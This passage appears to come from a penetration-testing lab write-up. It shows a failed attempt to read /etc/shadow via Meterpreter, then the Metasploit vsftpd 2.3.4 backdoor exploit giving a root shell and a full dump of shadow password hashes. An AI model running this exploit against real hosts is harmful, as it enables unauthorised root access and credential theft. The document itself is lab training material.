
```
meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1
```

Unfortunately, trying to display /etc/shadow does not work. There does not seem to be a possible way to elevate privileges using this method. Another exploit would have to be used to accomplish this. For the port 21, vsftpd is the version and when searched on Metasploit, there is 1 exploit that is found.



```
msf > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution
```

A shell is found and I was successfully able to get in as root and open /etc/shadow as root.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.43.20.154
RHOST => 172.43.20.154
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.43.20.154:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.43.20.154:21 - USER: 331 Please specify the password.
[+] 172.43.20.154:21 - Backdoor service has been spawned, handling...
[+] 172.43.20.154:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 4 opened (172.43.20.101:42203 -> 172.43.20.154:6200) at 2018-10-24 20:17:56 -0400

whoami
root
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
```